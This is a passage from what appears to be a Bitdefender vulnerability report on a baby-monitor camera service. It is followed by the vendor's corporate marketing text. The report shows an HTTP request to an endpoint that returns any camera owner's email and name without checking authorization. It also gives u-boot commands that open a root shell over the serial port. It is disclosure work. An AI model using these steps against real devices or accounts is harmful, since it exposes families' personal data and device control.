
```
POST /ibabycare/share/get-share-users HTTP/1.1
Content-Length: 297
Content-Type: application/x-www-form-urlencoded
Host: aapiibc.ibabycloud.com
Connection: close

uuid=[redacted]&data=[redacted]
```

The UUID, as well as the passphrase used to encrypt data, are obtained by the client before login. Those are used to simply communicate with the server, without value to the data being sent. The encrypted data consists of a JSON that contains the authentication key of the user and the camera ID of the target.

Example JSON:

```
{“camid”: “[REDACTED]”, “auth_key”: “[REDACTED]”}
```

This endpoint does not check whether the auth_key provided has access to view the information pertaining to the owner of the specified camera. That means that, as long as we use a valid auth_key, we can obtain personal information about any account with a linked camera. The response will contain the requested data in JSON format encrypted using the same passphrase:



```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 15 May 2019 [redacted] GMT
Content-Type: application/json
Connection: close
Strict-Transport-Security: max-age=63072000;
includeSubDomains; preload
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 627

{"status":0,"msg":"success","data":"[redacted]"}
```

Decrypted JSON:

```
{“user_list”:[{“uid”:[REDACTED],”email”:”[REDACTED]@gmail.com”,”created”:0,”status”:1,
”acce ss”:[REDACTED],”roles”:0,”jointime”:[REDACTED],”online”:1,”timezone”:null,
”language”:””,”ava tar”:”[REDACTED]”,”age”:0,”birthdate”:0,”gender”:””,”nation”:””,
”first_name”:”[REDACTED]”,”l ast_name”:”[REDACTED]”,”nickname”:””}]}
```

[8] Hardware root access: Press any button during boot to enter the u-boot shell. Here, the following commands must be run:

```
>setenv cmd2 mem=128M gmmem=90M console=ttyS0,115200 user_debug=31 init=/gm/bin/busybox
sh root=/dev/mtdblock2 rootfstype=squashfs

> boot
```

This will drop the user in a root shell. To perform the usual startup, the following commands must be run:

```
/gm/bin/busybox mount -t tmpfs -o mode=0755 tmpfs /dev

/gm/bin/busybox mount -t tmpfs -o mode=0777 tmpfs /tmp

/gm/bin/busybox mount -t tmpfs -o mode=0755 tmpfs /var

/gm/bin/busybox mount -t tmpfs -o mode=0755 tmpfs /bin

/gm/bin/busybox mount -t tmpfs -o mode=0755 tmpfs /usr

/gm/bin/busybox mount -t tmpfs -o mode=0755 tmpfs /sbin

/gm/bin/busybox mkdir -p /var/run

/gm/bin/busybox mkdir -p /var/locks
```

```
/gm/bin/busybox mkdir -p /dev/sys
/gm/bin/busybox mkdir -p /dev/pts
/gm/bin/busybox mkdir -p /dev/shm
/gm/bin/busybox mkdir -p /usr/bin
/gm/bin/busybox mkdir -p /usr/sbin
/gm/bin/busybox mount -t sysfs /dev/sys /sys
/gm/bin/busybox mount -t proc /proc
/gm/bin/busybox mount -t devpts devpts /dev/pts
/gm/bin/busybox --install -s
echo /sbin/mdev > /proc/sys/kernel/hotplug
mdev -s
ln -sf /gm/bin/busybox /bin/linuxrc
/etc/init.d/rc.sysinit
```

The camera will continue its initialization process while the root shell remains available on the serial port.

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

TECHNOLOGY ALLIANCES

Bitdefender®

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.